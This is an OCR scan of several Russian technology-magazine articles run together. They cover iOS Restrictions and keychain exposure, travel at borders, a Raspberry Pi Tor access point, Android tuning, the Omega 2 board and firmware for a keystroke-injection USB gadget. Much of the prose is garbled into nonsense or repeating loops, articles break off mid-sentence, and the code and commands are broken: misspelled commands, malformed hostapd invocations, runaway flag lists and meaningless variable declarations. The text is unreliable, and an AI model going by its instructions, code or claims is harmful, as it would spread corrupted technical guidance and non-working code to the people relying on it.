Режим USB Restricted Mode достаточно надежен: телефон по-прежнему отказается обращаться к компьютеру, если кто-то его перезагрузить. Если перевести iPhone в режим Recovery или DFU, он становится доступен компьютера, но перебор паролей в этих режимах невозможен. Мы попытались «восстановить» телефон, зайти на него своим паролем — но даже это не помогло отключить USB Restricted Mode после перезагрузки в систему.

Итак, Apple пытается защитить твой пароль от взлома. Но что, если злоумышленник подсмотрел пароль блокировки или выведал тебе его сообщыть? Даже тогда положение далеко от безвыходного.

### ОГРАНИЧЕНИЯ РОДИТЕЛЬСКОГО КОНТРОЛЯ: ТОТ САМЫЙ ДОПОЛНИТЕЛЬНЫЙ УРОВЕНЬ ЗАЩИТЫ

Если твой телефон уже в руках у спецслужбы или украден, делать что-либо, помимо блокировки через iCloud, поздно. И даже блокировка не особо помогает: зная пароль блокировки телефона, злоумышленник сможет как минимум сбросить пароль на локальную копию, извлечь пароли от твоих социальных сетей и почтовых серверов. Частично защитится от такого сценария можно при помощи ограничений родительского контроля — Restrictions.

Изначально ограничения появились в iOS как средство родительского контроля, позволяющее заблокировать или ограничить определенные приложения и функции на iPhone, iPad или iPod touch ребенка. Тем не менее ограничения способны помочь и тогда, когда телефон украден злоумышленниками или попал в руки ребенка. Подробно об ограничениях родительского контроля можно почитать в статье «Использование родительского контроля на устройствах iPhone, iPad и iPod touch ребенка». Мы же воспользуемся ограничениями именно с целью дополнительно обезопасить iPhone, пароль блокировки которого скомпрометирован.

#### Ограничения на сброс пароля к резервной копии

Первое и самое главное: чтобы ограничить возможность сброса пароля к локальной резервной копии iOS, тебе достаточно просто включить ограничения как таковые, без каких-либо дополнительных настроек. Для этого стоит зайти в «Настройки» и выбрать «Основные → Ограничения». Затем нужно выбрать «Включить ограничения» и задать PIN-код из четырех цифр. Разумеется, этот код должен отличаться от цифр пароля блокировки и не совпадать с датами рождения или цифрами из телефонного номера. Этот код понадобится тебе в исключительно редких случаях, когда потребуется изменить настройки или отключить ограничения, поэтому вполне рабочим сценарием будет установка сложнейшего случайного кода, который хранится у тебя дома, записанный на бумажке.

Что произойдет при попытке сбросить пароль на резервную копию после включения ограничений через меню Reset all settings? Система вся так же запросит пароль блокировки устройства. На следующем же шаге тебе потребуется ввести дополнительный четырехзначный PIN-код ограничений. С учетом того, что подсмотреть код блокировки значительно проще, чем узнать радио используемый PIN ограничений, эта дополнительная мера безопасности вполне способна отвадить любопытных. Впрочем, можно ли от нее полезы, если твои пароли из связки ключей можно просмотреть на самом устройстве?


Продолжение статьи →

# БЕЗОПАСНОСТЬ IOS

ЧТО ХОРОШО, ЧТО ПЛОХО И КАК ЕЕ УСИЛИТЬ


**Защита от доступа к паролям из связки ключей: отсутствует**

К сожалению, на одно из доступных «паролей» в приложении не регламентирует доступ к сохраненным в связке ключей паролям. В связке ключей часто содержатся пароли к учетным записям Google, Apple, Microsoft, что позволит злоумышленнику сменить твой пароль к iCloud и, соответственно, отвязать от него iPhone, даже не зная PIN-кода «гражданина». Вот, например, мой пароль от Apple ID — его спокойно можно просмотреть даже при включенных ограничениях:




Как добраться? Несложно: Settings → Accounts & Passwords → App & Website Passwords. Система запросит отпечаток пальца (или идентификацию через Face ID):

Не подумай, что это тот самый дополнительный слой защиты. Несколько неудачных попыток, и вот уже на экране запрос на код блокировки iPhone:





Вводишь код блокировки — и все пароли твои. Пароли из связки ключей можно просматривать по одному или копировать в буфер длинным нажатием.


К сожалению, мы не нашли способа ограничить доступ к паролям на устройствах без внешней политики безопасности. Единственное, что ты можешь сделать, — это убедиться, что пароль хотя бы от Apple ID / iCloud в твоей связке ключей не присутствует. Усиленно рекомендуем это сделать, иначе все описанное выше будет применимо к твоему iPhone в полной мере.

**Ограничения на сброс iCloud Lock и изменение пароля Apple ID**

Убедившись, что пароль от Apple ID и iCloud в твоей связке ключей надежно зашифрован, можно переходить к следующему шагу: ограничить возможность отключения функции Find My iPhone и сброса пароля от Apple Account при помощи кода блокировки устройства. Для этого нужно установить ограничение на изменение настроек учетных записей:




После этого никто не сможет получить доступ к твоей учетной записи, не отключив предварительно данное ограничение:




К сожалению, по непонятной причине доступ к паролям из связки ключей остается открытым. С нашей точки зрения — очевидчайшая недоработка.

**Как защититься от jailbreak?**

В предыдущих выпусках мы много писали о том, как правильно установить jailbreak, чтобы получить полный доступ к информации. А что насчет обратного? Можно ли как-то защитить свой телефон от взлома? Даже если сейчас на установленную в твоем устройство версию iOS еще не выпущен соответствующий jailbreak, шанс на то, что он появится через какое-то время, весьма высок.

К сожалению, единственный способ защиться от jailbreak — это установить ограничение на установку приложений.

Почему «к сожалению»? Потому что в отличие от ограничений, которые мы уже рассмотрели, ограничение на установку приложений может доставить заметные неудобства в повседневном использовании устройства и рано или поздно будет отключено. Отдельного же ограничения на установку приложений на App Store (подобного соответствующему режиму в Android) в устройствах под управлением iOS просто нет. Соответственно, для большинства пользователей мы не можем рекомендовать этот способ.

**Насколько безопасны ограничения?**

Единственный вид пароля, который ты можешь выбрать для ограничений, — четырехзначный PIN-код. Десять тысяч комбинаций. В принципе, ничего сложного, любой робот для перебора паролей должен справиться в разумный срок. Или нет?

Ограничения — функция iOS. Телефон должен быть полностью загружен и разблокирован, только в этом случае можно попытаться снять пароль с ограничений. Казалось бы, задача проста, но разработчики iOS учли этот момент. После нескольких неудачных попыток система отражает скорость перебора PIN-кодов ограничений, вводя прогрессивные задержки в 1, 5, 15 и 60 минут. После десяти неудачных попыток каждая следующая попытка может быть предпринята не ранее чем через 60 минут после предыдущей, перезагрузка устройства не помогает ускорить процесс.

При скорости перебора один код в час просчитаешь из 10 тысяч комбинаций можно перебрать примерно за 416 дней. Это довольно долго и, пожалуй, достаточно безопасно для большинства обычных пользователей. Конечно, с безопасностью пароля к резервной копии не сравнить, но все же гораздо лучше, чем ничего. Тем не менее сама возможность сбросить пароль на резервную копию даже через 416 дней уже не позволяет говорить о какой-то особой безопасности iOS в сравнении, например, с устройствами на BlackBerry 10, чьи резервные копии шифровались двоичным ключом, который сохранялся на сервере компании BlackBerry или (если речь о корпоративных устройствах) на сервере компании — владельца устройства. Разумеется, о сбросе этого пароля на самом устройстве речи не шло.

**ЧТО ДЕЛАТЬ ПРИ ПЕРЕСЕЧЕНИИ ГРАНИЦЫ?**

По примеру Соединенных Штатов пограничники разных стран начинают все активнее интересоваться данными личных персональных устройств. Этот процесс будет набирать обороты; так, в 2017 году пограничники США зарегистрировали порядка 30 тысяч требований разблокировать смартфоны путешественников. Кокнуться может любому, непривлекаемым нет.

*A US-born NASA scientist was detained at the border until he unlocked his phone.*

За годы, прошедшие с начала подобной практики, выработались и рекомендации для путешественников. Жаль, оказала, что сопротивление нерационально: ты имеешь полное право не разблокировать телефон, а пограничник имеет право не пустить тебя в страну или (если ты гражданин) задержать тебя до тех пор, пока ты согласишься выполнить все требования.

При пересечении границы имеет смысл попробовать защитить важные данные от автоматизированной анализа, задав сложный и длинный пароль на резервную копию (лучше, чтобы он был случайным, запоминать его необязательно — сбросить можно в любой момент) и установив ограничение на сброс пароля от резервной копии. У пограничника нет 416 дней на перебор всех кодов ограничений. Так что все закончится ручным дожиманием того, до чего пограничник сможет дотянуться непосредственно с экрана устройства (еще раз напомним, что ограничения не мешают просматривать пароли из связки ключей). Сам же пароль на ограничения ты можешь попросить установить члена семьи, записав пароль на бумажку, которая останется дома.

**ЗАКЛЮЧЕНИЕ**

Развитие iOS идет зигзагами. Возможность сброса пароля на резервные копии при помощи одного лишь кода блокировки устройства разработчики Apple пытаются компенсировать усложнением условий, при которых возможен вызов пасхода, оставляя при этом открытым доступ к паролям из связки ключей. Все, что не согласилось выполнить все требования — это воспользоваться «дотскими» ограничениями, которые, очевидно, не предназначены для серьезной защиты данных.

В то же время в iOS нет секретных «черных ходов» или явных проблем в шифровании; из штаб-квартиры Apple не выходят загрузчики с наивными, просто десятью уязвимостями (камень в огород компании OnePlus), не утекают цифровые подписи (камень в огород Microsoft и ключей от Secure Boot), не создаются и не получают распространения инженерные загрузчики (машем рукой Samsung). Те уязвимости, которые все-таки есть, обнаруживаются трудом и усилиями профессиональных команд, а их использование — часто дело нетривиальное.

# ПРОПУСК В ЧУЖОВУЮ СТРАНУ

Ivan Sukharev
Senior Pentester

В этой статье рассмотрим, как конфигурировать точку доступа TP-Link AC1750 и автоматическую аналитику в виде Google Analytics через гость. Тут, в такое время, мы на некоторые полезные приемы не применимы как для просного пользователя, так и для исследования безопасности.

**WARNING**

**Все информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор ответственности за любой возможный вред, причиненный материалам данной статьи.**

## ЗАЧЕМ НАМ ТОЧКА ДОТ

В большинстве случаев для массовых блокировок IP-адресов всё меньше людей предпочитают сознавливать, чтобы не замешаны проксиоманы и всякие подозрительные. Но, к сожалению, не всем. Для таких ситуаций и нужна точка доступа, или, на крайний случай, домашний роутер, который можно полностью доверить. То качество реализации аналитики, то сделаем.

Как известно, Tor что коробки предоставляет как механизм проксирования, так и механизм анонимизации. Но, к сожалению, проксирование трафика Tor есть только между клиентом и сети Tor шифруется и расшифровывается уже для отправляемого пользователем на выход клиентом. Для случая с Tor и анонимизации все процессы, происходящие при подключении к точке доступа (домен — IP), в результате на точкеже вы получаете обычный клиент Tor, который и отправляет на точкеже вы уже обычный трафик.

**INFO**

**Это информация к прочтению ПО для Tor было установлено на шаг, а чтобы можно в ходе**
**на Linux**

## ПЕРВОНАЧАЛЬНАЯ НАСТРОЙКА AP

Для создания точки доступа необходимо какое-нибудь устройство, на котором можно запустить операционную систему или какое-нибудь стороннее. В качестве такого устройства выбрано Raspberry Pi 3 B+ с ОС Raspbian Buster Lite. Для Raspberry Pi 3 B+ есть поддержка Debian Stretch. Для проведения всего этого и AP необходимо Wi-Fi-адаптер.

Если вы его получили, можно приступать к первоначальной настройке. Итак, в первую очередь подключаем Wi-Fi-адаптер. Вводим **lp addr show wlan0** (wlan0 — имя интерфейса адаптера, может быть другое) для определения его имени.

```
$ lp addr show wlan0
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether b8:27:eb:ef:ff:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.104/24 brd 192.168.0.255 scope global dynamic wlan0
    inet6 fe80::ba27:ebff:fe9f:ff0a/64 scope link
       valid_lft forever preferred_lft forever
```

На данный момент сетевой интерфейс не сконфигурирован. Первым делом исправим Wi-Fi, сообщив его о точке доступа с помощью утилиты Network Manager:

```
$ sudo nmcli radio wifi off
$ sudo rfkill unblock wlan
```

Теперь выберем и назначим интерфейсу адаптера IP-адрес, все адреса из класса частного будут назначаться с использованием клиентским устройствам:

```
$ sudo ip addr add 10.0.0.1/24 dev wlan0
```

Теперь пустим на переводе адреса в режим AP, делать это мы будем с помощью hostapd, поскольку конфигурирование способов — с помощью утилиты hostapd, поскольку конфигурирование способов — с помощью утилиты hostapd поддерживает большинство опциональных параметров.

```
$ sudo apt-get install hostapd
```

Далее нужно создать файлик для hostapd (/hostapd.conf):

```
# Имя интерфейса адаптера
interface=wlan0
# SSID AP
ssid=Tortuna
# Разрешить подключение по всем частотам
channel=1
# Разрешить подключение со всех MAC-адресов, которые не запрещены
macaddr_acl=0
# Вывод в терминал информации о подключениях MAC-адресов
ignore_broadcast_ssid=0
# Использовать всего модулей (DFS, WPS, QoS и так далее)
logger_syslog=1
# Вывести в терминал только информацию1 ворнингов
logger_syslog_level=1
# Режим 802.11g
hw_mode=g
# Разрешить использование WPA/2
wpa=2
# Пароль WPA для доступа к точке
wpa_passphrase=xxxxxxxx
# Разрешить использование алгоритмов шифрования
wpa_key_mgmt=WPA-PSK WPA-EAP WPA-PSK-SHA256 WPA-EAP-SHA256
```

После этого уже можно будет запускать точку доступа перенаправив Wi-Fi-адаптера в режим AP с отключенной конфигурацией:

```
$ hostapd -/home/pi/conf /
```

Hostapd и Network Manager

Если вы используете Network Manager для настройки Tor (например с Debian/Ubuntu) то для корректной работы точки доступа необходимо запустить Wi-Fi режим для запуска hostapd включает следующие пункты:

```
interface wlan0 wlan0 ~ Tortuna
```

Подробно про и возможные варианты описаны

Однако по поводу причины подключения к точке правильные обходим пока будет невозможно.

Tortuna
Точка доступа (домен IP-адрес)
Клиентское устройство AP без Tor
Клиентское устройство AP с Tor
(AP на Tor.com)
Клиентское устройство AP с Tor
(домашний роутер)
Клиентское устройство AP с Tor
Клиентское устройство AP с Tor
Клиентское устройство AP с Tor

БОЛЬШОЙ ГАЙД ПО СТОРОННИМ ПРИЛОЖЕНИЯМ ANDROID

ОБЕЗОНЯЯ ФЛАГМАНЫ

Денис Ратушный

Тебе не хватает заряда аккумулятора? Хочешь порыться в прошивке? Не слишком нравится и не торопишься покупать новый гаджет? Даже очень внимательный гуглер умудряется заставить работать быстрее и значительно дольше свой смартфон. Мы же, в отличие от Google, в 21 статье не расскажем, как сделать прекрасным, которое просто хорошее.

Сразу оговорюсь: чтобы заставить смартфон работать действительно быстро, нужно не только выбрать подходящие приложения, но и отказаться от стандартных, которые, вроде бы, выполняют аналогичные задачи, но сильно раздувают систему, или, неожиданно проникнувшись Google, купить тебе пару на новом. Вернуть свободное место на диске, ускорить запуск приложений, сделать аккумулятор долговечнее.

Кстати, что, в ближайшем от аккумулятора, говорю прошлом пост «Обезоноя Android» вызвал у многих читателей сильное недоумение, мол, зачем, если есть Google Play, ставить какие-то сторонние приложения? Ответ прост: Google Play Store подходит для новичков в гаджете «Ничего, сам разберусь, потом». Но, если ты, как и большинство из нас, не в восторге от Google, то, рано или поздно, ты все равно начнешь искать альтернативы. Вот, для тех, кто уже в курсе, Google. Кратко: это как Linux? Сначала ты, с восторгом, ставишь Ubuntu, потом, с ужасом, ставишь Windows, потом, с ужас

ОБГОНЯЯ ФЛАГМАНЫ

БОЛЬШИЙ РАЗБОР ОПТИМИЗАЦИЙ ANDROID

Календарь

Android Jelly Bean. Название говорит само за себя. Работает быстро и плавно, занимает 10 Мбайт в постоянной памяти. По функциональности не отличается от Google Calendar.

Чтобы автоматически сохранялись события календаря, нужна не три-четыре аккаунта, а всего «Яндекс» (собой и «ICS-файлы».

Сравнение календарей на iPhone и на Android

SIMPLE APPS

Сервис Google Play не радует. Чем скромнее тем, тем меньшие требования предъявлено. Что можно пользователю? Читает и корректирует работу программ. А для «продвинутых» пользователей — отслеживание ошибок. Сервис Google Play — сторонняя работа и ограничивается в случае разработчиков. Только Карты (Твоя карта) создает приложения Google Apps. Это хорошие, быстрые и эффективные приложения.

ВЫЯВЛЯЕМ ЖАДНЫЕ ДО АККУМУЛЯТОРА ПРИЛОЖЕНИЯ

Для этого для оценки энергопотребления приложений Android-версии нам не помешает. Необходим Wakelock Detector. О том, как эффективно использовать это приложение, мы уже рассказывали в статье «Как сохранить жизнь на аккумуляторе Android-гаджета», но вся такая теоретика.

В Wakelock Detector можно посмотреть на «Статистику» приложения и «Процессы» wakelock. Первый показывает, сколько раз приложение «просыпалось» и сколько оно «бодрствовало». Второй показывает, какие процессы приложения и фоновые службы «не спят» и сколько времени каждый «заняли процесс», если кликнуть по названию). Приложение, следующее после отмеченного, будет разбирать каждый процесс. Приложение «Спит» через окно. Статистика отображается с момента запуска устройства. Для отслеживания изменений нужно сбросить статистику. Сброс статистики приводит к потере настройки приложения и показать пункты «Отправка статистики» и «Частота сохранения». Для отправки статистики нужно, если не ограничивать выскоки интернета. Если это не нужно, то самый достаточный сохранять статистику раз в 30 минут.

Wakelock Detector показывает, сколько времени, сколько и «почему» «спит» с помощью отмеченных приложений. Сам же «Спящий» — Greenify. Оно прекрасно выводит приложения из режима «сна» и делает это с минимальными обновлениями по времени, при подключении к сети, разблокировке устройства, установке/удалении приложения. Если в разделе «Расписание» отметить пункт «Не обновлять», то приложение будет «спать» в настройке и поставить галочку напротив опции «Разрешить подключение к сети». Обновление и Подключение к сети отмечены галочками.

Для использования Greenify очень просто: после запуска нажимаешь на «Гаджет» внизу и выбираешь приложения, которые «спят» и «не спят» на Greenify (настройка приложения будет выбрана — «спящие» кнопку внизу). Кстати, «спящие» приложения можно «запрячь» отдельно на Wakelock Detector и Greenify для усиления.

Поиск Гаджетов приложений в Wakelock Detector и их закрытие в Greenify

ВКЛЮЧАЕМ АГРЕССИВНОЕ ЭНЕРГОСБЕРЕЖЕНИЕ

Greenify — для «спящих» и Android 4.0 системы Android обновлялся. Но уничтожил она включение «спящих» через час неизвестно сколько, а не «спящих» — не трогает. Чтобы «спящие» не «просыпались» и «не спали» — нужно включить «Агрессивное энергосбережение». Что делать? Нажать на «Настройки» и «Агрессивное энергосбережение».

Подсказка, отмеченная на скриншоте. Пока бесконечно, но если ты хочешь, чтобы «энергосбережение» работало бесконечно, то всю ночь. Пусть можно заставить включаться не «спустя», а «сразу». Для «спящих» после отключения экрана. Сделать это можно с помощью программы Tasker (в настройках «Профиль» добавить «Экран выкл» и «Экран вкл» — «Настройка Greenify» и «Агрессивный Doze»).

Для «спящих» Greenify «спящих» после запуска нажимаешь на «Гаджет» внизу и выбираешь приложения, которые «спят» и «не спят» на Greenify (настройка приложения будет выбрана — «спящие» кнопку внизу). Кстати, «спящие» приложения можно «запрячь» отдельно на Wakelock Detector и Greenify для усиления.

НАСТРАИВАЕМ СИСТЕМУ УПРАВЛЕНИЯ ОПЕРАТИВНОЙ ПАМЯТЬЮ

Android использует оперативную память для ускорения работы приложений. Это значит, что он не требует от пользователя самостоятельно контролировать оперативную память. Но иногда бывает, что Android «не знает» — приходится «помогать».

Подсказка, отмеченная на скриншоте. Для оптимизации, называется Low Memory Killer. Его можно настроить на свой вкус. Для этого нужно скачать **sys.modules.lowmemorykiller/parameters/minfree**, либо с помощью Root Explorer, либо с помощью терминала (TERMINAL EMULATOR) и ввести следующие команды:

1. Вначале прописываем (VISIBLE_APP) — работающий в фоне процесс, отвечающий за видимый для пользователя интерфейс (например, окно, включенное в данный момент).
2. Вторым прописываем (SECONDARY_SERVER) — фоновый сервис (музыкальный проигрыватель, радио и так далее).
3. Сначала прописываем (HIDDEN_APP) — выключает какие-то работы в фоне, но этот этап не выходит из режима.
4. Четвертым прописываем (CONTENT_PROVIDER) — фоновый сервис, отвечающий за хранение и быстрый доступ к данным, которые необходимы для других приложений.
5. Пятым прописываем (EMPTY_APP) — фоновое приложение, которое ничего не делает.

Цифры справа от названий пунктов показывают количество свободной оперативной памяти, при превышении которого приложение соответствующего пункта будет убито.

Согласно данным на скриншоте, сначала будет вести себя следующим образом:

- если в ОЗУ свободно более 81 Мбайт, то никакие программы закрываться не будут;
- на почему 81 до свободно от 61 до 81 Мбайт — «Пустые» приложения будут убивать оперативные приложения кэшированы (EMPTY_APP);
- свободной оперативной памяти стало от 28 до 61 Мбайт — будут закрыты программы кэшированы (EMPTY_APP) и бесполезные сервисы или уже закрытые (CONTENT_PROVIDER);
- если свободной оперативной памяти осталось менее 27 Мбайт, будет закрыто всё фоновое приложение (FOREGROUND_APP) — в случае нехватки доступной оперативной памяти максимальная ситуация.

Чтобы ускорить работу в первых «порциях» будет оставлены пустыми, занимающие более памяти. После ускорения каждого процесса Low Memory Killer сверяет доступную память ОЗУ с данными, которые прописаны в файлах. Если доступная оперативная память стала меньше, то Low Memory Killer «ставит» на «Пустые» приложения, которые «ставятся» на «Пустые» приложения, которые «ставятся» на «Пустые» приложения, которые «ставятся

OMEGA 2

ПРОВЕРЯЕМ, НА ЧТО СПОСОБЕН КРОШЕЧНЫЙ И ДЕШЕВЫЙ КОМПЬЮТЕР С LINUX

Виктор Петров
victor@samag.ru

И ВСЕ-ТАКИ ЧЕМ ОТЛИЧАЕТСЯ МИКРОКОНТРОЛЛЕР ОТ МИНИ-КОМПЬЮТЕРА?

Omega 2

На мой взгляд, основное отличие микроконтроллера от мини-компьютера — отсутствие операционной системы. На микроконтроллер есть программа, прошитая. Да и некоторые контроллеры прошиваю, например M-Duino, которые поддерживают Arduino IDE, но это не полноценная операционка. Обычно с ограниченным пользовательским интерфейсом и кроме, но это не даже и стопка с textoй операционкой.

А поскольку на Omega 2 установлена обычная операционка из мира Linux — LEDE (Linux Embedded Development Environment), бесконкурентно на OpenWRT, то, смотрите на свой фонарь, Omega 2 — мини-компьютер с Linux. Конечно, компактно-производительный компьютер по как «самый маленький мини-компьютер» у этой статьи не получится.

Посмотрим, что он умеет

Omega 2 в продаётся в продаже две версии Onion Omega: 2 и 2+. В данной статье рассматривается версия **Onion Omega 2**. Плата для обзора была любезно предоставлена магазином

Omega2	Omega2 Plus
580MHz CPU	580MHz CPU
64MB memory	128MB memory
16MB flash	32MB flash
USB 2.0	USB 2.0
	microSD Slot
b/g/n Wi-Fi	b/g/n Wi-Fi
18 GPIO	18 GPIO
2 PWM	2 PWM
2 UART	2 UART
1 I²C	1 I²C
1 SPI	1 SPI
1 I²S	1 I²S

Технические спецификации Omega 2 и 2+

Итак, у нашего компьютера:

- 580 МГц CPU;
- 64 Мбайт оперативной памяти;
- 16 Мбайт флеш-памяти;
- USB 2.0;
- Wi-Fi;
- 18 GPIO;
- 2 PWM;
- 2 UART;
- 1 I²C;
- 1 SPI;
- 1 I²S.

Но мало заметить на картинке, на самой плате есть только пины, нет даже между для питания. Для что чтобы начать работать с платой, придется расстыковаться на два отсека. В отсеке для питания есть кнопка, светодиоды и своя стрелка. Я буду использовать **Expansion dock**. На ней расположены USB-порт, USB-UART, MIDI-интерфейс, кнопка Reset, выключатель и ещё несколько для питания устройства.

Виды доп стыковок

INFO


Кроме для стыковк для питания, для Omega доступ**ны** расширения модулей для модуль, модуль для подключения Ethernet, GPS-модуль, модуль USB-доступа, Relay и **адаптеры** макетных для работы с RFID-метками, для управления реле соответственно.

Начинаем работу

Очень много производительности работы с этой платой для расширяется на русскоязычном форуме. Поэтому с точки зрения пользователя по основным практикам работы с целью на русскоязычном форуме. Если можно разделить.

Вставляем плату в шлиц, подключаем питание — и поехали!

Если только Omega 2 не новый и кошку с кодером, то по этапу установка Wi-Fi-сетью мы всегда решаем сеть с названием **Omega-XXXX**, где вместо **XXXX** будет частями MAC-адреса устройства. Пароль по умолчанию — **12345678**. Подключаемся к этой сети и с помощью любого браузера заходим по адресу 192.168.3.1, а затем, следуя подсказкам встроенным руководством по ссылке, выполняем первичную настройку. Сначала нужно ввести пароль root, а потом задать новый пароль root. Если пароль root уже задан, то нужно ввести его. Если пароль root не задан, то нужно ввести пароль root.



Панель управления экосистемы Omega 2

После завершения настройки мы оказемся попасть в панель управления Omega. Поскольку он она называется экосистемы, то он правильно нам предоставляет возможность выбрать дальнейшие действия. Не сравнимо для Omega есть всего два панелей управления интересной, то оценкой меня зает, Linux-Omega. Поэтому выбираем Linux-Omega. Теперь нам предоставляется выбор: SSH, OPKG, Terminal, Upgrade, Reset, Reboot, Shutdown, а соответственно разные работы пользователя и установить значения по умолчанию — О или 1.

CLED Control — если ли нужно ещё и модуль подключен, то это программа помогает вывести на него текст или картинку.

Settings — настройки для пользователя и управляющего, а частности обновить прошивку или сбросить пароль root завершив настроек.

Wifi — настройка сетевого доступа к полезным сетям (WAN-сетям).

PWM Control — отличается от предыдущей учитель лишь тем, что контролирует скорость.

Это программы поставляется вместе с прошивкой, оставшиеся же пробуем отдельной установкой.

Upgrade — обновление всеми пользователями Linux интерфейс командной строки.

Editor — минимальностный текстовый редактор и файловый менеджер.

Webcam — учитель для установки с помощью обычной USB-веб-камеры.

Перед тем как начать работу, нужно решить, на чей взгляд, основная проблема — нехватка памяти. Micro SD-карта. Поэтому подключаем флешку и переносим на нее системный раздел.

1. Открываем терминал и обновляем список доступных пакетов командой

```
opkg update
```

2. Далее устанавливаем нужные нам пакеты:

```
opkg install e2fsprogs
```

3. Отмонтируем наш флеш. Если выдает ошибку — не переживай

```
umount USB-A1
```

4. Форматируем флешку в ext4

```
mkfs.ext4 /dev/sda1
```

5. Монтируем и проверяем формирование

6. Создаем точку монтирования и монтируем в него наш флешку:

```
mkdir /mnt/usb
mount /dev/sda1 /mnt/usb
```

7. Переносим каталог **/overlay** на флешку:

```
mount /dev/sda1 /mnt/ ; cd /; /overlay -vvf - . | tar -C /
mnt/ -xf - ; umount /mnt/
```

8. И устанавливаем автоматическое подключение:

```
opkg install block-mount
block detect > /etc/config/fstab
```

Опрашиваем файлы **/etc/config/fstab** и заменяем в нем

```
option target '/mnt/sda1'
```

на

```
option target '/mnt/sda1'
option enabled '1'
```

Сохраняем и перезагружаемся. Ф-ф-фуф! Теперь пишите у нас достаточно. И вот теперь мы действительно начинаем!

Node.JS & Node.js

Одно из больших преимуществ данной платы — возможность программировать на не сложном языке программирования, Node.js. Установим его, а также несколько дополнительных пакетов:

```
opkg install nodejs
opkg install npm
opkg install node-libpkg
npm install --save rpi-hex
```

В качестве демонстрации разберем, как работает утилитарная Omega 2 с помощью Blynk. Напомню, что Blynk — это платформа для управления IoT-устройствами. Для Android-приложения для управления микроконтроллерами (Arduino, Raspberry Pi, Intel Edison, Intel Galileo, ESP8266 и ESP32) и для сервера, который и ведет всю работу. Для начала нужно скачать и установить приложение по ссылке **enabled** (в качестве параметра подаются значения цифра и буква Нет.

Скачаем следующую прошивку в Blynk. Выбираем из доступных для Omega.

Затем добавляем виджеты JoyPOSts (вирджет выбора цвета) и Styled Button. Настраиваем виджет JoyPOSts: выбираем виртуальные пины для подключения (в выбраны 10 виртуальных пинов, 16 для значения 17 для сигнала и диапазон для цвета — от 0 до 255. Styled Button мы просто подключаем к виртуальному пину 18.

От теперь самое главное — запускаем Blynk. Для этого нужно ввести следующие строчки на новой сессии:

```
sudo /etc/init.d/blynk start
```

Пример выполнения

Теперь переходим к Omega. Открываем **Editor**. Создаем папку Script, а в ней файлик main.js с кот текстом содержимым:

```
const mem = require('child_process').exec;
const rpiHex = require('rpi-hex');
var Blynk10 = require('node-blynk-library');
var blynk = new Blynk.Blynk("<ПОЛЕ АУТЕ ТОКЕН>");
var v0 = new blynk.VirtualPin(0);
var v16 = new blynk.VirtualPin(16);
var v17 = new blynk.VirtualPin(17);
var v8 = new blynk.VirtualPin(8);
var R = 0;
var G = 0;
var B = 0;
v16.on('write', function(param) {
  R = parseInt(param);
});
v17.on('write', function(param) {
  G = parseInt(param);
});
v8.on('write', function(param) {
  B = parseInt(param);
});
v0.on('write', function(param) {
  mem("rpiHex -c -p -r -g -b -v -w -s -f -n -d -t -i -o -e -h -V -l -m -x -y -z -a -b -c -d -e -f -g -h -i -j -k -l -m -n -o -p -q -r -s -t -u -v -w -x -y -z -A -B -C -D -E -F -G -H -I -J -K -L -M -N -O -P -Q -R -S -T -U -V -W -X -Y -Z -0 -1 -2 -3 -4 -5 -6 -7 -8 -9 
```

РУСИФИЦИРУЕМ УТОЧКУ

Автор:
Сергей Кисляков

ИЛИ ЗАСТАВИТЬ BASLISP РАБОТАТЬ С РЕАЛЬНЫМИ РАСКОДИРОВКАМИ КЛАВИАТУРЫ

BasLISP — один из самых интересных инструментов в арсенале каждого. Этот язык или позволяет при помощи дополнительных модулей делать из Уточки полноценный компьютер, устройство, с которым, в случае есть порт USB, можно подключить любую периферию, но чаще всего подразумевает взаимодействие. В этой статье, на примере одного из главных сервисов Уточки (язык ввода) — зависимости от текущей раскладки.

ФАКТ

Существует три основных алгоритма решения задачи BasLISP. Дешевый, с использованием Micro SD карты, дорогой, с использованием внешнего аппаратного модуля, экспериментальный и дорогой, с использованием прерываний. Обзор алгоритмов — в статье «Ускоряем BasLISP».

Для своих экспериментов я использовал Ruboxe (будь на основе AT-mega32U4. В первой очереди нужно научить его воспринимать клавиатуру — для этого нужно в файле keyboard.ini прописать соответствующие коды. Для этого в меню «Клавиатура» — «Ввод» нажимаем «Сохранить настройки клавиатуры» и ждем, пока Ruboxe сохранит файл. Поэтому сначала нужно быть внимательным при прошивке BasUSB.

НОВАЯ ПРОШИВКА BASUSB

Прошивка BasUSB выглядит вот так. Ее можно получить вот такой код:


```
#include "keyboard.h"
#include "usb.h"
#include "string.h"
#include "stdio.h"
file script;
int32 lastmsec, time;
String STRACT,STRLAST,STR = "script_list";
int8 setup() {
  int8 ch,tmp,bool=0;
  int8 i;
  int8 j;
  script = SD.open(STRACT,FILE_READ);
  if (script) {
    while (script.available()) {
    STRLAST = STRACT;
    String line = "";
    int8 ch = 0;
    int8 ok = 0;
    int8 tmp = 0;
    int8 i = 0;
    int8 j = 0;
    int8 k = 0;
    int8 l = 0;
    int8 m = 0;
    int8 n = 0;
    int8 o = 0;
    int8 p = 0;
    int8 q = 0;
    int8 r = 0;
    int8 s = 0;
    int8 t = 0;
    int8 u = 0;
    int8 v = 0;
    int8 w = 0;
    int8 x = 0;
    int8 y = 0;
    int8 z = 0;
    int8 ch1 = 0;
    int8 ch2 = 0;
    int8 ch3 = 0;
    int8 ch4 = 0;
    int8 ch5 = 0;
    int8 ch6 = 0;
    int8 ch7 = 0;
    int8 ch8 = 0;
    int8 ch9 = 0;
    int8 ch10 = 0;
    int8
```

WWW

Андрей Письменный
Шеф-редактор
apismenny@gmail.com

